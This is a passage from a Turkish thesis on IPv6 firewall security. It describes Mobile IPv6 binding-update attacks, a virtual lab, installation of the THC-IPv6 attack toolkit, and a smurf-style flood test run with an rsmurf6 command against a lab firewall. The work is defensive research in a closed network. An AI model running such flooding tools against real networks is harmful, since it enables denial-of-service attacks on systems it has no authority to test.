güvenli bir yöntem olmasına karşın, ev ağı ajanıyla misafir ağda bulunan mobil cihaz arasındaki mesafe arttığı zaman yönlendirme zor olmaktadır. Bu aşamada, misafir ağda bulunan mobil cihaz konuma bağlı adresini bağlama güncellemesi kullanarak karşı uca bildirir ve böylece mobil cihaz ile bağlantı kurmak istediği başka bir cihaz arasındaki iletişim doğrudan gerçekleşebilir. Eğer bu işlem yetkilendirmesiz yapılırsa saldırgan trafiği istediği yere yönlendirebilir. Ayrıca cihaz bağlı bulunduğu misafir ağ üzerinde yaşanabilecek saldırılara da açıktır. Misafir ağa dahil olma kısmında durum denetimsiz otomatik adres yapılandırılması sistemini kullanarak adresini alacak olan mobil cihaz, daha önceki bölümlerde bahsedilen ataklara karşı da açık olacaktır. Başka bir senaryoda ise saldırgan ortadaki adam saldırısı gerçekleştirebilmek için önce mobil cihazın iletişim kurduğu karşı uca bir bağlama güncellemesi göndererek adresinin değiştiğini bildirir ve ikinci işlem olarak da, karşı uçtan gelmiş gibi görünen bir bağlama güncellemesini de mobil cihaza göndererek karşı ucun adresinin değiştiğini bildirir. Bu iki işlemde de başarılı olması durumunda saldırgan ortadaki adam saldırısı yapmak için gerekli bütün koşulları sağlamış olur. Ayrıca gereksiz sayıda bağlama güncellemesi göndererek bir servis dışı bırakma saldırısı deneyebilir [1].

4. GÜVENLİK DUVARLARININ IPv6 ANALİZİ

Önceki bölümlerde IPv6 özelliklerinden bahsettikten sonra IPv6’da var olan güvenlik risklerinden bahsetmiştik. Protokolün yapısı nedeniyle öne çıkan eksikliklerden ve saldırganların protokoldeki zayıf noktalardan faydalanarak gerçekleştirdiği saldırılardan bahsedildi. Bu bölümde ise sanal sistemler üzerinde kurmuş olduğum bir ağda bahsettiğim saldırılardan örnekler vermeye çalışacağım.

4.1. Sanallaştırma Teknolojisi

Tek ve güçlü bir fiziksel sunucunun, bir yazılım desteği ile içerisinde çok sayıda ve birbirinden bağımsız birçok sunucu barındırmasını sağlayan teknoloji olan sanallaştırma 1970’li yıllardan beri kullanılmaktadır. Gelişen teknoloji ile birlikte her geçen gün daha iyi performans veren sanallaştırma teknolojisi, bugün neredeyse tüm veri merkezlerinde ve geniş çaplı ağlarda kullanılmaktadır. Sanallaştırma sistemleriyle birlikte, fiziksel sunucuların yönetimine ek olarak bir de sanallaştırma sistemlerinin yönetimi hakkında bilgi sahibi olma gereksinimi ilk bakışta sistem yöneticileri için soğuk bir fikirmiş gibi gelse de, sanallaştırma birçok açıdan kolaylık ve fayda sağlar. Sanallaştırmayla birlikte, her sistem için ayrıca kurulan fiziksel sunucuların kapladığı alan ve enerji maliyetlerinde büyük azalma olur. Sistem odalarına uygun sıcaklık sağlayabilmek için yerleştirilen iklimlendirme mekanizmalarının ve bu sistemlerin harcamış olduğu enerjinin büyük oranda azalacağını söylemek yanlış olmaz.

Fiziksel sunucular gelişen teknolojiye daha çabuk yenik düşüp kullanılamaz duruma gelirken, sanallaştırma teknolojisi için kullanılan güçlü bir sunucunun teknolojinin gerisinde düşme olasılığı daha düşüktür. Çünkü yeni uygulamalar ve sistemler daha fazla kaynak gereksinimi duyacaklardır ve artan bu isteklerde fiziksel sunucular üzerinde yer alan bir sistem komple değiştirilmesi gerekirken, sanal sunucularda ise sadece içinde barındırılan sunucu azaltılarak bu problemin önüne geçiş sağlanabilir. Günümüzdeki çoğu sanallaştırma teknolojisinde ilk amaçlardan birisi de iş sürekliliğinin sağlanabilmesidir. Bu kapsamda sanallaştırma sunucuları genelde birbiriyle tam yedekli olarak çalışır ve örneğin sanal DNS sunucusunda bir hata olması veya ulaşılamaması durumunda diğer sunucu devreye girer ve çalışmada aksama olmamış olur. Kolay sunucu kurulumu, düşük işletme ve bakım maliyeti, felaket önleme ve yüksek yararlanabilirlik ilk göze çarpan faydalarıdır.


Bu tez çalışmasının pratiğe dönük tarafında yer alan laboratuvar ortamını kurmak için sanallaştırma sistemlerinden faydalanılmıştır. 16 x 2 GHZ işlemci ve 64 GB RAM'e (Random Access Memory) sahip bir sanal sunucu üzerinde, yeterli miktarda disk ve 8 farklı sanal alt ağ kurarak çalışmalar gerçekleştirilmiştir. Sistem üzerinde 1 güvenlik duvarı, 1 güvenlik duvarı yönetim sunucusu, 3 Linux istemci, 3 Windows istemci ve 2 web sunucusu yer almaktadır. Pratikte kullanılan ağlara nazaran küçük bir yapı olsa dahi, test amaçlı kurulan böyle bir yapının, sanallaştırma sisteminin vermiş olduğu ağ cihazları desteği de göz önüne alındığında, ayrı ayrı cihazlarda konumlandırılmasının maliyetli ve kullanışsız olacağı bir gerçektir.

4.2. Test Ortamı

Bu çalışmada anlatılan saldırı çeşitlerinden bazılarını test etmek için oluşturulan ortam için, 3 tanesi saldırgan olmak üzere 6 bilgisayar, erişilebilirlikleri kontrol etmek amacıyla 2 web sunucu ve güvenlik duvarı ile yönetim sunucusu kuruldu (Çizelge 4.1). Ağ cihazları dahil bütün mekanizmalar sanal sistemler üzerinde konumlandırılmış olup, bu ortam için gerekli olan toplam kaynak miktarından bahsedilmiştir. Tekil olarak bilgisayar ve sunuculara bakıldığında, genel itibariyle güçlü bir yapı oluşturulduğu söylenebilir.

Çizelge 4.1. Test ortamındaki sunucu ve bilgisayarlar

İşletim Sistemi	Bellek	İşlemci	Kapasite
Linux Ubuntu 12.04.3 (3 Adet)	4 GB	8 GHZ	30 GB
Windows 7 SP1 (3 Adet)	4 GB	8 GHZ	40 GB
Windows Server 2008 R2(2 Adet)	8 GB	8 GHZ	50 GB
Güvenlik Duvarı ve Yönetim Sunucusu	8 GB	8 GHZ	50 GB



Şekil 4.1. Genel topoloji gösterimi

Özellikleri verilen sistem oluşturulduktan sonra bu cihazları IPv4 ve IPv6 üzerinden haberleştirmek için, sanal sistem üzerinde 6 adet “Sanal Yerel Ağ” (Virtual LAN - VLAN) oluşturuldu. Çizelge 4.2’de görüldüğü üzere, güvenlik duvarının aynı arayüzüne bağlantı kuracak olan cihazlar, topolojideki isimleri ile aynı VLAN’da olarak gösterildi (Şekil 4.1).


Çizelge 4.2. VLAN kimlikleri ve bağlı cihazlar

VLAN Kimliği	İlgili Cihazlar
100 (Yerel Ağ)	SAL1, YAS1, Güvenlik Duvarı
101(DMZ)	SUN1, Güvenlik Duvarı
102 (Diğer Ağ)	SAL2, Güvenlik Duvarı
103 (Yönetim)	Yönetim(Windows), Yönetim Sunucusu, Güvenlik Duvarı
104 (Yerel Ağ IPv6)	YAS2, Güvenlik duvarı
107 (Diğer Ağ IPv6)	SUN2, SAL3, Güvenlik duvarı

Oluşturulan sistemde cihazlar bu şekilde farklı sanal yerel ağlara ayrılarak, birbirleri ile haberleşmeleri üçüncü seviyede çalışan bir cihazın yardımı olmadan gerçekleştiremez duruma getirildi. Bu durumda, güvenlik duvarı testi yapılacağı için daha gerçekçi bir ortam kurulmuş oldu. Sistemdeki tüm sanal ağlarla irtibat halinde olan güvenlik duvarı, ayrıca kurulan bir güvenlik duvarı yönetim sunucusu sayesinde yönetilmektedir. Aslında kendine has bir işletim sistemi olan güvenlik duvarı bu sayede çok daha kolay ve kullanıcı dostu olan bir ara yüzle yönetilebiliyor. Güvenlik duvarının ve yönetim sunucusunun tüm ayarlarını yapmak için ağ üzerinde aynı sanal ağda bir bilgisayar kuruldu. Bu bilgisayar üzerinden yapılan bağlantılar yalnız IPv4 bağlantısı olarak gerçekleştirildi. Bu yöntem herhangi bir saldırıda IPv6 haberleşmesinin çökmesi durumunda IPv4 haberleşmeye devam edebilmek için tercih edilmiştir. Topolojide YÖNETİM adı verilen bu bilgisayarın dışında yer alan üç bölge vardır. Bu bölgelere topolojide *yerel ağ*, *DMZ* ve *diğer ağ* isimlerini verildi. Yerel ağ diye isimlendirilen alanda bir saldırgan ve iki yasal cihaz bulunmaktadır. Bir cihaz yalnız IPv6 ile haberleşme sağlarken, saldırgan ve diğer yasal uç ikili yığın sisteminde çalışmaktadır. DMZ kısmında ise 80 portunu dinleyen bir web sunucusu hizmet vermektedir. Bu sunucu saldırı anında iletişimin kesilip kesilmediğini ve güvenlik duvarı kurallarının güvenilirliğini kontrol etmek ve ispatlamak amacıyla kurulmuştur. Topoloji üzerinde diğer ağ diye tabir edilen kısım ise aslında internet ortamını temsil etmektedir. Bir web sunucunun yanı sıra, yalnız IPv6 ile çalışan bir

saldırgan ve ikili yığın ile çalışan bir saldırıgan diğer ağ diye tabir edilen bölgede konumlandırılmıştır. Bu ortamda yer alan bilgisayarlar topolojide saldırıgan olarak dikkate alınmıştır.

Güvenlik duvarına kural yazarken diğer ağ konumuna giden tüm istekleri ve DMZ tarafına giden yankı istekleri ile 80 portu üzerinden yapılan HTTP (Hyper-Text Transfer Protocol) isteklerine izin verildi ve diğer tüm isteklerin reddedilmesini sağlayan bir kural yazılarak güvenlik duvarı üzerinden yapılabilecek diğer saldırıların bir nebze önüne geçildi. Güvenlik duvarlarında gereksiz portları açık bırakmak da bir güvenlik açığına dönüşebilmektedir. Güvenlik duvarıyla tam iletişime geçebilecek olan tek bilgisayar *yönetim* isimli bilgisayardır. Diğer bilgisayarların güvenlik duvarı üzerinde değişiklik yapma veya direk olarak güvenlik duvarına ulaşma hakları yoktur. Şekil 4.2. güvenlik duvarında oluşturulan izinleri ve yasakları anlatmaktadır.



Şekil 4.2. Güvenlik duvarı kuralları

Güvenlik duvarının yönlendirme tablosunu ve test ortamına otomatik ip adres dağıtım mekanizmalarına karşı olan saldırılar incelenmeyeceği için bilgisayarlar ile sunucuların IP adres yapılandırılmaları statik olarak yapılandırıldı. Bu yapı aslında çoğu saldırının da önüne geçebilecek bir önlemdir. Güvenlik duvarının yönlendirmeleri dinamik değil statik olarak ayarlandığından dolayı, güvenlik duvarı hangi saldırı da olursa olsun bu tabloyu değiştirmemelidir.

Tüm işletim sistemleri en güncel sürümlere getirildikten sonra test adımlarına geçilmiştir. Testler esnasında isim çözümlemeye dair bir saldırı yapılmamış ve bilgisayarlarda DNS tanımlaması olmadan işlemler gerçekleştirilmiştir. Güncelleştirmeleri yapmak için her bilgisayara internet erişimi verildikten sonra, test ortamına geçince internet erişimi ve sanal makine üzerinde çalışan diğer ağlara erişim kesilmiş ve böylece kapalı bir ağ oluşturulmuştur.

Testler esnasında SAL1 ve SAL3 bilgisayarları kullanılmıştır. Bu bilgisayarlar kurulup, güncelleştirmeleri tamamlandıktan sonra testlerin çoğunda kullanılacak olan *THC-IPv6* yazılımı ve gerekli tüm kütüphaneleri bilgisayarların üzerine kurulmuştur. Bilgisayarlar testlerin yapıldığı esnada en güncel versiyon olan “THC-IPv6 v2.3” kurulmuştur. Bu kurulumun gerçekleşmesi için gerekli olan *libpcap-dev* ve *libssl-dev* kütüphaneleri de Linux sistemin otomatik kütüphane indirme komutu yardımı ile kurulmuştur. Bu işlemlerin yapılabilmesi için bilgisayarlarda yönetici *root* ayrıcalığına sahip olmak gerekmektedir. THC-IPv6 yazılımı birçok saldırı imkanı tanımaktadır. Bu saldırılardan kurulan ağ yapısına uygun olanlar başarılı bir şekilde gerçekleştirildi. Kimi ataklarda güvenlik duvarı saldırıları durdurmayı başarırken, kimi ataklar ise başarılı olmuştur. Testlerde hem saldırganın başarılı olduğu, hem de güvenlik duvarının başarılı olduğu senaryolar mevcuttur. Bu yazılımın dışında IPv6 açıklarını test eden birçok yazılım vardır. Bu yazılımlardan birisi de *isic6 v0.0.7* dir. Bu yazılım, IP ve bileşenlerinin (TCP, UDP, ICMP vb.) sağlamlığını denetler. Hedef protokol için yüksek sayıda sahte rastgele paket üretir. Bu yazılımın kurulabilmesi için de *libnet (1.1.x)* bağımlılığı arandığından, bu kütüphane de saldırgan bilgisayar üzerine *isic6* kurulumundan önce eklendi.

Bazı ataklarda hedefe ulaşan paketlerin gözlemlenmesi gerekmektedir. Bu uygulama için Windows işletim sistemine sahip cihazlarda *wireshark* kullanırken, Linux işletim sistemine sahip bilgisayarlarda *tcpdump* kullanılmıştır. Bu programlarda direk ethernet kartına erişim talep ettiklerinden dolayı, yönetici ayrıcalıklarıyla çalıştırılması gerektiği unutulmamalıdır. Tüm ataklar birbirinden bağımsız yapılmalıdır. Bu yüzden her ataktan sonra komşu belleklerinin temizlenmesi yoluna gidilmeli veya daha net bir çözüm olarak her ataktan sonra sistemdeki tüm cihazlar yeniden başlatılmalıdır ki, bir sonraki atak bir öncekinden kalma saldırı sonuçlarına maruz bırakılmamış olsun.

Günümüzde yaşanan ve bu tez çalışmasının pratik kısmında bahsedilen saldırıların büyük bir kısmı yerel ağdan başlamaktadır ve her zaman yerel ağdan başlayan ataklar dışarıdan gelen ataklara göre daha etkili olmuştur. Test ortamında atakların hemen hemen hepsi yerel ağdan başlatılarak test edildi. Ayrıca test aşamasında asıl kriter güvenlik duvarlarındaki izin tanımlarından ziyade, güvenlik duvarlarının aslında olmaması gereken RFC belgelerine ters mantıkta duran bağlantılara izin vermeyerek bunları engellemesi ve olası bir servis dışı bırakma veya ortadaki adam saldırısına müsaade etmemesidir.

Kurulum aşamasını gösteren en önemli birkaç ekran görüntüsü Şekil 4.3, Şekil 4.4, Şekil 4.5 ve Şekil 4.6’da verilmiştir.

Ethernet No		IPv4 Adresi	Alt Ağ Maskesi	IPv6 Adresi ve Ön Eki	
eth0	Ethernet	192.168.2.87	255.255.255.0	-	-
eth1	Ethernet	192.168.50.87	255.255.255.0	2001:db8:732c:8050::1	64
eth2	Ethernet	192.168.10.87	255.255.255.0	2001:db8:732c:8010::2	64
eth3	Ethernet	192.168.110.87	255.255.255.0	2001:db8:732c:8110::1	64
eth4	Ethernet	-	-	2001:db8:732c:8090::1	64
eth5	Ethernet	-	-	2001:db8:732c:8020::10	64
lo	Loopback	127.0.0.1	255.0.0.0	::1	128

Şekil 4.3. Güvenlik duvarı ağ yapılandırması

```
altug@ubuntu1: ~
altug@ubuntu1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:0c:29:78:1d:7f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

altug@ubuntu1:~$ sudo apt-get install libpcap-dev libssl-dev
```

Şekil 4.4. THC-IPv6 için gerekli olan libpcap-dev ve libssl-dev kütüphanelerinin yüklenmesi

```

altug@ubuntu1: ~/setup
altug@ubuntu1:/home$ ls
altug
altug@ubuntu1:/home$ cd altug/
altug@ubuntu1:~$ ls
Belgeler          İndirilenler      Resimler          VMwareTools-8.6.0-425873
examples.desktop  Masaüstü          Şablonlar
Genel             Müzik             Videolar
altug@ubuntu1:~$ cd İndirilenler
altug@ubuntu1:~/İndirilenler$ ls
thc-ipv6-2.3.tar.gz
altug@ubuntu1:~/İndirilenler$ mkdir /home/altug/setup
altug@ubuntu1:~/İndirilenler$ cp thc-ipv6-2.3.tar.gz /home/altug/se
altug@ubuntu1:~/İndirilenler$ cd /home/altug/setup/
altug@ubuntu1:~/setup$ ls
thc-ipv6-2.3.tar.gz
altug@ubuntu1:~/setup$ gunzip thc-ipv6-2.3.tar.gz
altug@ubuntu1:~/setup$ ls
thc-ipv6-2.3
altug@ubuntu1:~/setup$ tar -xvf thc-ipv6-2.3.tar
thc-ipv6-2.3/
thc-ipv6-2.3/6to4test.sh
thc-ipv6-2.3/address6.c
thc-ipv6-2.3/alive6.c
thc-ipv6-2.3/CHANGES

```

Şekil 4.5. Sıkıştırılmış THC-IPv6 programının açılması

```

altug@ubuntu1: ~/setup/thc-ipv6-2.3
dnsreenum6.c      flood_mldrouter6.c  sendpees6.c
dnssecwalk6.c     flood_router26.c    sendpeesmp6.c
dos_mld.sh        flood_router6.c     smurf6.c
dos-new-ip6.c     flood_solicitatie6.c thc-ipv6.8
dump_router6.c    fragmentation6.c    thc-ipv6.h
exploit6.c        fuzz_ip6.c          thc-ipv6-lib.c
extract_hosts6.sh HOWTO-INJECT        thc-ipv6-setup.sh
extract_networks6.sh implementation6.c    thcping6.c
fake_advertise6.c implementation6d.c   thcsyn6.c
fake_dhcps6.c     inject_alive6.c     toobig6.c
fake_dns6d.c      inverse_lookup6.c   trace6.c
fake_dnsupdate6.c kill_router6.c
fake_mip6.c       LICENSE
altug@ubuntu1:~/setup/thc-ipv6-2.3$ make
gcc -O2 -D_HAVE_SSL -c -o thc-ipv6-lib.o thc-ipv6-lib.c
gcc -O2 -D_HAVE_SSL -o parasite6 parasite6.c thc-ipv6-lib.o -lpcap
o
gcc -O2 -D_HAVE_SSL -o dos-new-ip6 dos-new-ip6.c thc-ipv6-lib.o -lp
rypto
gcc -O2 -D_HAVE_SSL -o detect-new-ip6 detect-new-ip6.c thc-ipv6-lib
sl -lcrypto
gcc -O2 -D_HAVE_SSL -o fake_router6 fake_router6.c thc-ipv6-lib.o -
lcrypto
gcc -O2 -D_HAVE_SSL -o fake_advertise6 fake_advertise6.c thc-ipv6-l

```

Şekil 4.6. THC-IPv6 programının içindeki betikler ve yüklenmesi

THC-IPv6 yardımıyla yapılacak testler önce, *isic6* yardımıyla yapılacak testler daha sonra anlatılacaktır. Bu sebepten güvenlik duvarı yapılandırmasının yanı sıra sadece THC-IPv6'nın kurulum ekran görüntüleri eklenmiştir. *Isic6* ile ilgili testler esnasında da onun kurulumuna ait bilgiler ayrıca paylaşılabacaktır.

4.3. Testler

4.3.1. Yükseltme saldırısı testi

Bu konu başlığında kaynak adresi tüm noktalara gönderim adresi olan paketler üretilip saldırı yapılması amaçlanmıştır. Bu testte ve sonraki testlerde kullanılacak olan bilgisayar isim kısaltmalarında topolojiden faydalanılmıştır (Bkz. Şekil 4.1).

Yükseltme saldırısı testi 1

Bu testte aktif olarak kullanılacak cihazlar SAL1 ve YAS1'dir. Saldırı SAL1 bilgisayarından gerçekleştirilmektedir. YAS1 bilgisayarı ise saldırının başarılı olup olmadığını anlayabilmek için paket dinlemek amacıyla kullanılmaktadır. Paket dinlemek için Wireshark programı kullanılmıştır. Bu testte saldırgan bilgisayardan üretilen tüm noktalara gönderim kaynak adresli paketler durmaksızın ağa yayılmış, hedef noktası olarak ise SAL1 bilgisayarının ilişkili olduğu güvenlik duvarının üçüncü ethernetinin IPv6 adresi gösterilmiştir. Test edilen durum, güvenlik duvarının tüm noktalara gönderim kaynak adresli yankı isteklerini iletmediğidir.


Test ortamı kurulumu kısmında anlatılmış olan adımlar işletim sistemleri, ağ ve gerekli programlar olarak tamamlandıktan sonra SAL1 bilgisayarında yönetici ayrıcalıklarıyla gerekli aracın çalıştırılması ve gözlem yapılması gerekmektedir. Saldırgan cihazda *sudo su* komutu ile yönetici hakları alınır. Bu işlem direk ağ kartında değişiklik yapılması istendiği için gerekmektedir. Aynı kural wireshark veya tcpdump yardımıyla ağ kartı dinlemeye alınacak zamanda geçerli olacaktır.

SAL1 bilgisayarında yönetici haklarını aldıktan sonra gerekli gözlemleri yapmak amacıyla, YAS1 bilgisayarında wireshark programı açılıp dinlemeye alındı. Ayrıca yönetim bilgisayarından güvenlik duvarının kayıtlarını anlık olarak takip edebilmek veya kayıt yapıp incelemek amacıyla, yardımcı programı da devreye sokarak ağ üzerinde olup

bitenden haberdar olmak için gerekli adımları atılmış oldu. Ardından “rsmurf6 eth0 2001:db8:732c:8110::1” komutunu vererek betik çalıştırıldı ve saldırı başlamış oldu. Saldırıyı başlatır başlatmaz YAS1 bilgisayarında wireshark yardımıyla paketlerin ulaştığı görüldü, hatta o kadar çok paket geliyordu ki bir süre sonra program çalışamaz hale geldi. Paketlerin ulaşması Şekil 4.7’de gösterilmiştir. Kurban bilgisayarın işlemcisi atağın başlamasıyla birlikte % 48,5 seviyesine kadar çıktı ve ardından bir süre sonra % 31 civarında seyretmeye devam etti. Güvenlik duvarının kayıtlarına bakıldığı zaman ise gelen veya giden bir kayıtlı karşılaşılmadı, yani güvenlik duvarı bu durumla ilgili kayıt tutmamasıyla birlikte atağı da engelleyememiş oldu. Saldırı aşamasında güvenlik duvarı kaynaklı bir haberleşme problemi yaşanmaması ve işlemci değerlerinin çok yükselmemesi gözlemlendi. Fakat RFC 4291’de yer alan tüm noktalara gönderim adreslerinin kaynak adres olamayacağı yönündeki bilgiye ne güvenlik duvarı ne de bu paketleri alan bilgisayar uymamış oldu [3].

[illegible]

